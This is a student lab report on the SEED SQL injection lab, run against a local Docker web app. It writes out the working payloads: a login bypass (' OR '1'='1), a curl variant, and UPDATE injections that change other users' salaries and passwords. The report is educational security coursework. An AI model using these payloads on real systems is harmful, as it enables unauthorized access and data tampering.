

FAST National University of  
Computer and Emerging Sciences

# Information Security

# LAB 1: SQL Injection Document

Group Members:

Muneel Haider 21i-0640

Muhammad Abdullah 21i-0643

# Table of Content:

[Information Security I](#_Toc184513478)

[LAB 1: SQL Injection Document I](#_Toc184513479)

[Table of Content: II](#_Toc184513480)

[TASK 1: Get Familiar with SQL Statements III](#_Toc184513481)

[IV](#_Toc184513482)

[Task 2.1: SQL Injection Attack on SELECT Statement VI](#_Toc184513483)

[TASK 2.2: SQL Injection Attack from command line VIII](#_Toc184513484)

[TASK 2.3: Append a new SQL statement IX](#_Toc184513485)

[TASK 3.1: Modify your own salary X](#_Toc184513486)

[1. Understand the SQL Query: X](#_Toc184513487)

[TASK 3.2: Modify Boby’s Salary XIII](#_Toc184513488)

[1. Understand the SQL Query: XIII](#_Toc184513489)

[TASK 3.3: Modify Boby’s Password XVII](#_Toc184513490)

[1. Understand the SQL Query: XVII](#_Toc184513491)

[Step 1: Locate the Vulnerable Code XXI](#_Toc184513492)

[Step 2: Replace with Prepared Statements XXI](#_Toc184513493)


[Step 3: Restart Application and Containers: XXIII](#_Toc184513494)


**LAB 1: Sql injection**


# TASK 1: Get Familiar with SQL Statements

1. After setting up docker and extracting the provided folder, we opened the terminal of the folder.
2. In the directory where docker-compose.yml exists, we wrote the following command:
   1. docker-compose build: Builds the images required to run the containers.
3. After the images were built, we ran the following command:
   1. Docker-compose up: This starts the containers to run.


## 









1. To confirm whether our containers are up and running, we ran the following commands. The output shows that two containers are up and running, both having unique ids and names.



1. To access the mysql container, using its id, we used the provided command in the seed lab’s pdf to enter its cli:
   1. docksh 28



1. We proceeded to first check whether we had access to the tables. Running the below mentioned commands outputted:
   1. Tables in the database.
   2. Rows of the table ‘credential’



**TASK 2: SQL Injection Attack from webpage**

# Task 2.1: SQL Injection Attack on SELECT Statement

1. Understanding the vulnerability:
   1. The login page sends a query to authenticate users.

***SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password***

***FROM credential***

***WHERE name= '$input\_uname' AND Password='$hashed\_pwd';***


1. SQL Injection Payload:
   1. We opened ‘www.seed-server.com’ and were greeted by an ‘Employees Profile Login’ where we had to enter credentials.
   2. We input information for
      1. Username: admin
      2. Password: ***‘ OR ‘1’=’1’;***
   3. New query becomes:


***SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password***

***FROM credential***

***WHERE name= 'admin' AND Password='' OR '1'='1';***


1. Performed Injection:
   1. After performing the injection, the results were evident, and we could log in to the admin’s page.





# TASK 2.2: SQL Injection Attack from command line

1. Previously we performed the same attack from the browser. This time we are doing it from the command line.
2. We started by converting the request into the language curl would accept.
3. The changes that were necessary to be made were specified in the seeds labs pdf file, which stated that we had to use:
   1. %27 for ‘’ (inverted commas)
   2. %20 for (space)
4. After the new query was ready, we put it into the command line, which provided us details of the webpage, along with sensitive employee information.








# TASK 2.3: Append a new SQL statement

1. Now we try to run more sql statements by appending previous ones.
2. Basically, we will exploit the vulnerability of running direct SQL commands.
3. We tried to append the original query with:
   1. ***'; UPDATE credential SET salary=1000000 WHERE name='Alice'***
4. We were unsuccessful in this process.
5. Our research says that the following are two common reasons why this attack didn’t work:
   1. *No\_auto\_create\_user* and *strict* Modes*:*
      1. By default, many mysql databases enable strict sql mode which doesn’t allow running multiple sql statements in a single query.
   2. Multi-statement restrictions:
      1. The semi-colon is used to separate multiple mysql statements.
      2. This is disabled by default in many databases.
6. To verify such claims, we went into the mysql container and find the sql\_mode that enables strict SQL mode. We found it using the below mentioned command.



**TASK 3: SQL Injection Attack on UPDATE Statement**

# TASK 3.1: Modify your own salary

## Understand the SQL Query:

* + The query in backend is:

***$sql = "UPDATE credential***

***SET nickname=’$input\_nickname’,***

***email=’$input\_email’,***

***address=’$input\_address’,***

***Password=’$hashed\_pwd’,***

***PhoneNumber=’$input\_phonenumber’***

***WHERE ID=$id;";***

* + If we inject:
    - ***Alice', salary=6900 #***
  + The query becomes:

***$sql = "UPDATE credential***

***SET nickname=’Alice’, salary=6900 #’,***

***email=’$input\_email’,***


***address=’$input\_address’,***

***Password=’$hashed\_pwd’,***


***PhoneNumber=’$input\_phonenumber’***

***WHERE ID=$id;";***

1. Perform Injection:
   * Logged in as Alice (username=Alice) (password=seedalice)
   * Went to Edit Profile Page
   * In Nickname field, entered:
     + ***test', salary=6900 #***
   * Filled the other fields.
   * Clicked Save.
2. Verifying Results:
   * Logged in as Alice again, and saw the updated salary.



* + We can also see this change in the mysql database:



# TASK 3.2: Modify Boby’s Salary

## Understand the SQL Query:

* + The query in backend is:

***$sql = "UPDATE credential***

***SET nickname=’$input\_nickname’,***

***email=’$input\_email’,***

***address=’$input\_address’,***

***Password=’$hashed\_pwd’,***

***PhoneNumber=’$input\_phonenumber’***

***WHERE ID=$id;";***

* + If we inject:
    - ***test', salary=1 WHERE name='Boby' #***
  + The query becomes:

***$sql = "UPDATE credential***

***SET nickname=’test', salary=1 WHERE name='Boby' #’,***

***email=’$input\_email’,***


***address=’$input\_address’,***


***Password=’$hashed\_pwd’,***

***PhoneNumber=’$input\_phonenumber’***

***WHERE ID=$id;";***

1. Perform Injection:
   * Logged in as Alice (username=Alice) (password=seedalice)
   * Went to Edit Profile Page
   * In Nickname field, entered:
     + ***test', salary=1 WHERE name='Boby' #***
   * Filled the other fields.
   * Clicked Save.
2. Verifying Results:
   * Logged in as Boby, only to find out Boby’s salary is now 1.





# TASK 3.3: Modify Boby’s Password

## Understand the SQL Query:

* + The query in backend is:

***$sql = "UPDATE credential***

***SET nickname=’$input\_nickname’,***

***email=’$input\_email’,***

***address=’$input\_address’,***

***Password=’$hashed\_pwd’,***

***PhoneNumber=’$input\_phonenumber’***

***WHERE ID=$id;";***

* + If we inject:
    - Specified in the document, the password uses SHA encryption to save passwords, so we incorporated that into our query as well.
    - ***test', password=SHA1('newpassword') WHERE name='Boby' #***
  + The query becomes:

***$sql = "UPDATE credential***

***SET nickname=*** ‘***test', password=SHA1('newpassword') WHERE name='Boby' #’,***

***email=’$input\_email’,***


***address=’$input\_address’,***


***Password=’$hashed\_pwd’,***


***PhoneNumber=’$input\_phonenumber’***

